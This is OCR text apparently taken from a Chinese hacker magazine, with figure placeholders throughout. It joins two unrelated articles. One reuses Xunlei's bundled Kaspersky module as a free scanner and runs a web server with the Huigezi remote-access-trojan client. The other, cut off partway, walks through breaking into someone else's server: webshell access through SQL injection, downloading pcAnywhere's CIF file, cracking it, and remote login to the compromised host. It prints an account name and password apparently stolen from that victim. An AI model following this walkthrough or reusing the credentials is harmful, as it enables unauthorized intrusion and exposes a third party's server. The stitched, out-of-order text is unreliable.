


图2




图3

大家来看一下图1，注意过这个东西吗？这是卡巴斯基为了扩展市场而给迅雷提供的安全模块，我们就要好好的利用一下它。先确定它绝对不会被列入黑名单，如图2，这个是迅雷公司的key，只要迅雷公司不倒闭或者不取消这个功能，我们就可以一直使用下去，即使他们任意的更换key都可行！





图4

现在开始设置，创建一个用于扫描文件的文件夹，譬如D:\scancache\，然后新建一个关于这个文件夹的快捷方式，并将快捷方式拖入C:\Documents and Settings\%username%\SendTo这个文件夹。再新建一个文件夹，比如D:\tempfile\，打开迅雷，把这个文件夹添加成已下载中的类别，如图3，图4。

最后打开灰鸽子的客户端，创建一个Web服务器，并将目录指向D:\scancache\，然后开启服务。当然我们也可以使用IIS或者Apache建立Web服务器，我给出的是成本最小的方法喽！现在开始测试，先右击测试文件，发送到我们的scancache文件夹中，如图5。然后直接在迅雷中添加下载任务，比如我刚才测试的文件叫1-20.zip，那么就添加任务http://127.0.0.1/1-20.zip，分类改为"扫描病毒"。当然了，其本质是硬盘上文件的复制，所以速度是很快的。"下载"完成后卡巴斯基已经开始对它进行检测了，如图6，图7。不过大家要记得经常清理tempfile和


图5




图6




图7


scancache这两个文件夹。

既然是杀毒软件，自然就要更新了，在"\Thunder Network\Thunder\Plugins\XLSafeHost\Thunder KAV\bin"下的KAVUpdate.exe就是更新程序，运行就可以更新了，病毒库是从卡巴斯基的服务器上直接下载的，所以我们享受到的也绝对是正版的服务。

本来我想单独提取出这个杀毒模块的，但在具体反汇编kave.dll的时候，发现有40个函数，自己的汇编技术又不是多好，等到分析出来，还不知道哪年哪月呢。但给大家提醒一下，这个DLL导出的kavef04到kavef10这几个函数估计就是外部调用的接口，有兴趣的朋友可以从这里入手。正如武林高手什么都可以当作武器，对于我们来说，什么也都是攻防软件，不是吗？

得到CIF文件为何总是密码错误？

练兵@皇陵


图1

前些日子我开始玩注入（以前都是看别人玩，空有一大堆的理论可不行，也得理论结合实际才行呀），在获得了几个webshell后就扔在那里不管了，这几天终于有空了就来仔细玩吧。至于如何获取webshell，相信看过黑客X档案的朋友都会的，最基础的就是寻找SA权限的注入，或是在DBO权限利用日志备份的方法来得到。

先通过webshell来看下服务器的环境，毕竟知己知彼才能百战百胜嘛！服务器信息如图1所示，可以看出是Win2000系统，wscript.shell可以使用。不过我们还应该到c:\program files目录下来看看，说不准还会有serv-u或pcanywhere之类的提权大户哦！转移到c:\program files目录下找到了Symantec，进去后果然看到了pcanywhere，哈哈，运气真好，开始庆祝，只要有了它，我们就可以以到C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere目录下去寻找cif文件来破解pcanywhere的密码了。

顺利得找到了cif文件，下载了回来，接下来拿起domain3.6进入"破解工具"项，在

"破解pcanywhere密码"的模块下点击"打开文件"，找到刚才下载回来的cif文件，得到了期待已久密码，如图2。




图2

接下来打开pcanywhere，新建一个连接，指向肉鸡，不过需要注意的是连接属性里有个默认值需要更改，不然的话会连不上的，我开始时不知道怎么回事，因此老是弹出如图3所示的错误。更改了属性里的安全相关的值就好了，如图4。




图3




图4

连接成功了，要求输入帐号密码。把domain破解出来的帐号密码粘贴进去，点击ok。等了一会儿登录窗口竟然又弹出来了！我不是已经把帐号密码给你了吗？怎么又要啊？郁闷，我以为自己复制错了，于是又复制一遍，粘贴进去后还是老样子，我又重新下载了一遍cif文件，结果依然没有丝毫的转变。想来想去，最后把元凶定位到了domain上。我从网上重新下载了一个专门破解cif的小工具，使用后得到了一个与domain破解出来的稍微不同的密码，两者对比如下，domain破解出来的帐号为"xqjj01mail02server@sa"，密码为"DAjia@DIzhiRIhuo"，而PcAnywhere密码破解.exe破解出来的结果是帐号为"xqjj01mail02server@sa"，密码为"DAjia@DIzhiRIhuo#xqjj@sa"，两者的密码明显差了"#xqjj@sa"这一部分，我试下新的密码，成功得进去了，如图5。

